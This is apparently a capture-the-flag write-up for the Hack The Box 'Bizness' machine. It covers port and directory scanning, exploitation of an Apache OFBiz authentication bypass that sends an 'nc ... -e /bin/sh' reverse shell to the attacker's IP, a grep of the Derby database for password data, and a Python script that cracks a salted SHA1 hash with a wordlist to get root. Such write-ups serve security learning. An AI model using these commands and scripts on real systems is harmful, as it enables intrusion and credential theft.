
Information Gathering

Nmap




```
└──╼ [★]$ nmap -sC -sV bizness.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 00:36 GMT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 00:36 (0:00:06 remaining)
Nmap scan report for bizness.htb (10.129.226.218)
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e21d5dc2e61eb8fa63b242ab71c05d3 (RSA)
|   256 3911423f0c250008d72f1b51e0439d85 (ECDSA)
|_  256 b06fa00a9edfb17a497886b23540ec95 (ED25519)
80/tcp  open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
443/tcp open  ssl/http nginx 1.18.0
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryNam
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
|_http-title: BizNess Incorporated
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.50 seconds
```

We first add bizness.htb to /etc/hosts

We have port 80 open for http and 443 for https


When we try to open http://bizness.htb it redirects us to https://bizness.htb

Directory Enumeration



```
└──╼ [★]$ dirb https://bizness.htb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Feb  9 00:24:40 2024
URL_BASE: https://bizness.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://bizness.htb/ ----
==> DIRECTORY: https://bizness.htb/accounting/
==> DIRECTORY: https://bizness.htb/ap/
==> DIRECTORY: https://bizness.htb/ar/
==> DIRECTORY: https://bizness.htb/catalog/
==> DIRECTORY: https://bizness.htb/common/
==> DIRECTORY: https://bizness.htb/content/
+ https://bizness.htb/control (CODE:200|SIZE:34633)
==> DIRECTORY: https://bizness.htb/ebay/
==> DIRECTORY: https://bizness.htb/ecommerce/
+ https://bizness.htb/error (CODE:302|SIZE:0)
==> DIRECTORY: https://bizness.htb/example/
==> DIRECTORY: https://bizness.htb/images/
+ https://bizness.htb/index.html (CODE:200|SIZE:27200)
==> DIRECTORY: https://bizness.htb/marketing/
==> DIRECTORY: https://bizness.htb/passport/
```


Trying to access any directory on the website



We can find "Apache OFBiz"

Searching for exploit to this service, Got this

- Apache OFBiz Authentication Bypass Vulnerability



Apache OFBiz Authentication Bypass Vulnerability (CVE-2023-51467 and CVE-2023-49070)

This exploit script and PoC are written for an in-depth CVE analysis on vsociety.

The Apache OFBiz Enterprise Resource Planning (ERP) system, a versatile Java-based web framework widely utilized across industries, is facing a critical security challenge. The SonicWall Threat research team's discovery of CVE-2023-51467, a severe authentication bypass vulnerability with a CVSS score of 9.8, has unveiled an alarming risk to the system's integrity. This vulnerability not only exposes the ERP system to potential exploitation but also opens the door to a Server-Side Request Forgery (SSRF) exploit, presenting a dual threat to organizations relying on Apache OFBiz.

The repo also contains ysoserial release used to generate serialized data.

Usage


Run the script in scanner mode:

```
python3 exploit.py --url https://localhost:8443
```


Run command on the remote server:

```
python3 exploit.py --url https://localhost:8443 --cmd 'CMD'
```

Exploitation




```
└── [★]$ python exploit.py --url "https://bizness.htb" --cmd "nc 10.10.14.215 9999 -e /bin/sh"
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
```



```
└── [★]$ nc -lvp 9999
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.129.226.218.
Ncat: Connection from 10.129.226.218:46884.
script /dev/null -qc /bin/bash
ofbiz@bizness:/opt/ofbiz$ cat /home/ofbiz/user.txt
```

Got User Flag!

With lot of enumeration about ofbiz




What database does OFBiz use?

Derby

By default OFBiz includes and is configured for an embedded Java database called Derby.

Searching in Derby directory for files containing ‘passsword’

grep -Ril "password" /opt/ofbiz/runtime/data/derby/




```
<grep -Ril "password" /opt/ofbiz/runtime/data/derby/
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c6010.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c6850.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c5fa1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c180.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54d0.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/ca1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c6021.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c60.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c5f90.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c191.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c90.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c71.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c1930.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c1c70.dat
/opt/ofbiz/runtime/data/derby/ofbiz/log/log31.dat
/opt/ofbiz/runtime/data/derby/ofbizolap/seg0/c180.dat
/opt/ofbiz/runtime/data/derby/ofbizolap/seg0/ca1.dat
/opt/ofbiz/runtime/data/derby/ofbizolap/seg0/c191.dat
/opt/ofbiz/runtime/data/derby/ofbizolap/seg0/c90.dat
/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/c180.dat
/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/ca1.dat
/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/c191.dat
/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/c90.dat
/opt/ofbiz/runtime/data/derby/ofbiztenant/log/log1.dat
```

In c54d0 found something interesting

$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I

It took really long time from me to get the password

First searching about how ofbiz hash a password




```
public static String cryptBytes(String hashType, String salt, byte[] bytes) {
    if (hashType == null) {
        hashType = "SHA";
    }
    if (salt == null) {
        salt = RandomStringUtils.random(new SecureRandom().nextInt(15) + 1, CRYPT_CHAR_SET);
    }
    StringBuilder sb = new StringBuilder();
    sb.append("$").append(hashType).append("$").append(salt).append("$");
    sb.append(getCryptedBytes(hashType, salt, bytes));
    return sb.toString();
}

private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {
    try {
        MessageDigest messagedigest = MessageDigest.getInstance(hashType);
        messagedigest.update(salt.getBytes(UtilIO.getUtf8()));
        messagedigest.update(bytes);
        return Base64.encodeBase64URLSafeString(messagedigest.digest()).replace('+', '.');
    } catch (NoSuchAlgorithmException e) {
        throw new GeneralRuntimeException("Error while comparing password", e);
    }
}
```


So SHA1 is the hash type , d is salt

Adding the salt with password text gives us the hash we found!

Trying to do same with python to compare value with the hash we got



```
import base64
import hashlib
def getCryptedBytes(hashType, salt, password ):
    hashed_bytes = hashlib.new(hashType)
    hashed_bytes.update(salt.encode('utf-8'))
    hashed_bytes.update(password.encode('utf-8'))
    hashed_string = base64.urlsafe_b64encode(hashed_bytes.digest()).decode('utf-8').rstrip('=')
    return hashed_string
hash_text = "$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I"
value = "uP0_QaVBpDWFeo8-dRzDqRwXQ2I"
hashType = "SHA1"
salt = "d"
with open('/usr/share/wordlists/rockyou.txt',encoding='latin-1') as Crack:
    for line in Crack:
        line = line.strip()
        hashed = getCryptedBytes(hashType, salt, line )
        if (value == hashed):
            print("Found password is " + line )
            break
```



```
┌─[eu-dedivip-1]─[10.10.14.215]─[vend3tta@htb-iamw83adge]─[~/Desktop]
└──╼ [★]$ python decrypt.py
Found password is monkeybizness
```

We got root password

Just “su” and Enjoy !!